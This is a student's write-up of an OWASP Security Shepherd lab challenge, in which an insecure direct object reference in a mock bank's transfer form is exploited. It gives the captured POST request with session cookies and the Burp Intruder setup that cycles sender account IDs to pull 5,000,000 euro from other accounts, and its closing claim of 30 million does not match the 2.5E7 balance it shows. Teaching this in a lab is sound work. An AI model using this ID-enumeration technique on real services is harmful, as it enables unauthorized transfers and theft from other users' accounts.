CODEPATH*ORG


REPORT

IDOR (Insecure Direct Object Reference) Vulnerability

Mahmood Sakib

Insecure Direct Bank:

Task: Transfer 5000000 euro in your bank account.



Insecure Direct Object Reference Bank Challenge

To complete this challenge you must sign in to a bank account that has more than 5000000 euro in it. If you have more than this amount in your account, just sign out and back in again of the bank account to get the key, or open this level again.

InsecureDirectBank

Hey new customers. We're up and coming in the banking sector and would like to give you a free account. Just create an account and sign in here:

Your Account

Your account balance is currently:

0.0


Transfer Funds

Use this form to send money to other accounts in this bank. All you need to do is enter their account number and the amount you want to send!

Receiver Account Number:

Amount to Send:


Running the website through Burp and sending money to a random ID to inspect the POST request I found out that my ID number is 13589.



```
Host: security.codepath.com
Cookie: JSESSIONID=A517DCCE67C3A77F91E2D44E800299B4; token=117576850994816013215256798470452783510; JSESSIONID3=
"0CgNxtF/rqN2gT3kYVH9Kg=="
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 66
Origin: https://security.codepath.com
Referer: https://security.codepath.com/challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

senderAccountNumber=13589&recieverAccountNumber=1&transferAmount=0
```

Then I sent this POST request to Intruder in Burp suite and swapped my id with receiverAccountNumber and started to send money from any available ID between 13000 to 13100 in bank to my bank ID



Choose an attack type

Attack type: Sniper


Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://security.codepath.com ☑ Update Host header to match target

```
POST /challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cTransfer HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=A517DCCE67C3A77F91E2D44E800299B4; token=117576850994816013215256798470452783510; JSESSIONID3="0CgNxtF/rqN2gT3kYVH9Kg=="
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 66
Origin: https://security.codepath.com
Referer: https://security.codepath.com/challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c.jsp
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

senderAccountNumber=§13100§&recieverAccountNumber=13589&transferAmount=5000000
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pay
different ways.

Payload set: 1 Payload count: 101

Payload type: Numbers Request count: 101

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 13000

To: 13100

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits:

Max integer digits:


Min fraction digits:

Max fraction digits:

Examples

1.1

Well! When I saw the opportunity to take money… Why not just take it from all the available id that has more than 5000000 euro in their bank account?




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
4	13003	200	□	□	161	
43	13042	200	□	□	161	
55	13054	200	□	□	161	
62	13061	200	□	□	161	
67	13066	200	□	□	161	
1	13000	200	□	□	197	
2	13001	200	□	□	197	
3	13002	200	□	□	197	
5	13004	200	□	□	197	
6	13005	200	□	□	197	
7	13006	200	□	□	197	
8	13007	200	□	□	197	
9	13008	200	□	□	197	
13	13012	200	□	□	197	
14	13013	200	□	□	197	
18	13017	200	□	□	197	

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 39
Date: Sat, 10 Sep 2022 00:21:10 GMT
Connection: close

Funds have been transfered sucessfully!
```

As we can see that I was able to take 5000000 euro from 5 different accounts.


OWASP Security Shepherd
https://security.codepath.com/index.jsp
120%
Week 1
✓HTTP Headers
✓Insecure Direct Object References
✓Insecure Direct Object Reference Challenge 1
✓Insecure Direct Object Reference Challenge 2
✓Insecure Direct Object Reference Bank
Week 2
Week 3
Week 4
Week 5
Week 6
Search Modules...

Insecure Direct Object Reference Bank Challenge

To complete this challenge you must sign in to a bank account that has more than 5000000 euro in it. If you have more than this amount in your account, just sign out and back in again of the bank account to get the key, or open this level again.

InsecureDirectBank

Hey new customers. We're up and coming in the banking sector and would like to give you a free account. Just create an account and sign in here:

Your Account

Your account balance is currently:

2.5E7

Transfer Funds

Use this form to send money to other accounts in this bank. All you need to do is enter their account number and the amount you want to send!

Receiver Account Number:	
Amount to Send:	

Transfer Funds

Now I have 30 million euro in my bank account.